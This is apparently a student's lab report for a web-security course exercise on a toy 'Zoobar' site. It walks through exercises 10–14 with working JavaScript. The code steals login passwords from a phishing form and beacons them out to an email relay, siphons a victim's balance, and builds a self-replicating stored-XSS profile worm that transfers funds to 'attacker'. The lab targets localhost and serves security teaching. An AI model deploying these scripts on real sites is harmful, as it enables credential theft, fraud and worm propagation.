
After submission:

Exercise 10

In this part, we will return an alert with the password upon submission. This is done via the `onSubmit` handler method on the form, which is triggered when form submission takes place. In this case, the event handler is set to execute the `maliciousSubmit()` method we created below.

```
function maliciousSubmit(e) {
        alert("password: " + document.getElementsByName('login_password')
[0].value)
      }
```

The password is acheived form the document, via a DOM query on the name `login_password` name.




Exercise 11


In exercise 11, we tweak our code slightly to trigger an email send, instead of having the alert. Here, we changed the `maliciousSubmit()` function as such:

```
function maliciousSubmit(event) {
      event.preventDefault()
      function execEmail() {
        (new Image()).src='http://127.0.0.1:8000?' +
'to=nogipa5665@alltekia.com' + '&payload=' +
encodeURIComponent(document.getElementsByName('login_password')[0].value)+
'&random=' + Math.random()

      }
      execEmail()

      setTimeout(function (){
        var formContext = document.getElementsByName("loginform")[0]
        formContext.submit()
      }, 2000)


    }
```

- In the method above, we made sure to encode the password so that it will pass as a valid HTTP request to the flask server implementing the email service
- We also added a `setTimeout` function that runs after `2s`. This function will allow the form to be submitted properly once an email has been sent to us.




Result




Exercise 12

One of the problems in exercise 11 is that there are 2 different submit options available in the form. Hence, we noted below that a critical parameter in the from becomes missing, as a result of utilising `formContext.submit()`

Normal login:



Exercise 11 login:



Thus, to fix this, we had to ensure that the parameter `submit_login: Log in`. While we initially explored the idea of modifying the form content, we realised that it was far easier to trigger a phantom click on the form. Below shows the code

```
function maliciousSubmit(event) {
        event.preventDefault()

        function execEmail() {
            (new Image()).src='http://127.0.0.1:8000?' +
'to=redfreak97@gmail.com' + '&payload=' +
encodeURIComponent(document.getElementsByName('login_password')[0].value)+
'&random=' + Math.random()

          }
          execEmail()
        setTimeout(function (){
          // just do a click to set the value - easiest solution
           var formContext = document.getElementsByName("loginform")[0]
           // remove the feedback loop onsubmit - fallback to original
submit
           formContext.removeAttribute('onsubmit')
           // manually click the login button
           document.getElementsByName("submit_login")[0].click()
        }, 3000)


      }
```

It is important to note that we removed the `onsubmit` attribute immediately when the email is sent out. This is so as unlike previously, we are actually re-triggering the `onsubmit` method again when we simulate the click on the `Submit Login` button. Had we excluded this, we would end up with a never ending loop.

Exercise 13

In exercise 13, we polished up the 2 methods so far in Part B and Part C. Here, we instituted the following:

1. If a user is logged in -> proceed to siphon his/her balance directly
2. If a user is not logged in -> proceed to siphon his/her login password

In this setup, we determine if a user is logged in using the hidden dummy `myZoobars` div. The script `zoobarjs` is called to allow for us to determine if a user does in fact have a logged in session upon visiting the page. Thus the flow becomes as such

- If the user has an active session (ie; `document.getElementById("myZoobars")` is not empty, load up the code from Exercise 8, and proceed to reroute to the SUTD webpage
- If the user does not have an active session, proceed to call the methods previously in Exercise 12, such that we are hence able to siphon the password instead.


In addition to that, we note that Exercise 13 required a fully setted up page, where the CSS mattered. This was trivially accomplished by coopying over the CSS scripts and idenitifers from the actual html page.

Here is the javascript code in detail. The full code is available in `answer-13.html`:

```
<script>
                const userZoobar  = document.getElementById("myZoobars")
                if (userZoobar.innerHTML) {
                    // Run ex 8 code here
                    document.getElementsByName("transferform")[0].submit()
                    var malIframe = document.getElementById("malicious-
iframe")
                    malIframe.addEventListener("load", function () {
                        window.location = "https://www.sutd.edu.sg/"
                    })
                }

                function maliciousSubmit(event) {
                  event.preventDefault()

                  function execEmail() {
                      (new Image()).src='http://127.0.0.1:8000?' +
'to=redfreak97@gmail.com' + '&payload=' +
encodeURIComponent(document.getElementsByName('login_password')[0].value)+
'&random=' + Math.random()
                  }
                  execEmail()

                  setTimeout(function (){
                     var formContext =
document.getElementsByName("loginform")[0]
                     formContext.removeAttribute('onsubmit')
```

```
                    document.getElementsByName("submit_login")[0].click()
                }, 1000)

            }
        </script>
```

A complete CSS clone of the original




Part D: Profile worm

Exercise 14


Inspecting profile page: Profile content is stored in:

```
<div id="profile"><b>text</b></div>
```

Inspect transfer request: Uploading file..._scwsahq9j



Inspect profile update request:




The final javascript injected html code is as follows:


```
<script id="worm">

    window.onload = function () {

        var headerTag = '<script id="worm" type="text/javascript">';
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";

        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


document.getElementById("profile").appendChild(document.createTextNode("Sca
```

```
nning for viruses..."));

        var AjaxTransfer = null;
        AjaxTransfer = new XMLHttpRequest();
        AjaxTransfer.open("POST",
"http://localhost:8080/zoobar/index.cgi/transfer", true);
        AjaxTransfer.setRequestHeader(
            "Content-Type", "application/x-www-form-urlencoded"
        )
        AjaxTransfer.setRequestHeader(
            "Referer", "http://localhost:8080/zoobar/index.cgi/transfer"
        )
        AjaxTransfer.send("zoobars=1&recipient=attacker&submission=Send");

        var AjaxProfile = null;
        AjaxProfile = new XMLHttpRequest();
        AjaxProfile.open("POST", "http://localhost:8080/zoobar/index.cgi/",
true);
        AjaxProfile.setRequestHeader(
            "Content-Type", "application/x-www-form-urlencoded"
        )
        AjaxProfile.setRequestHeader(
            "Referer", "http://localhost:8080/zoobar/index.cgi/"
        )
        AjaxProfile.send("profile_update=" + wormCode +
"&profile_submit=Save");
    }

</script>
```

For demonstration, account `alex` is created and has the worm code

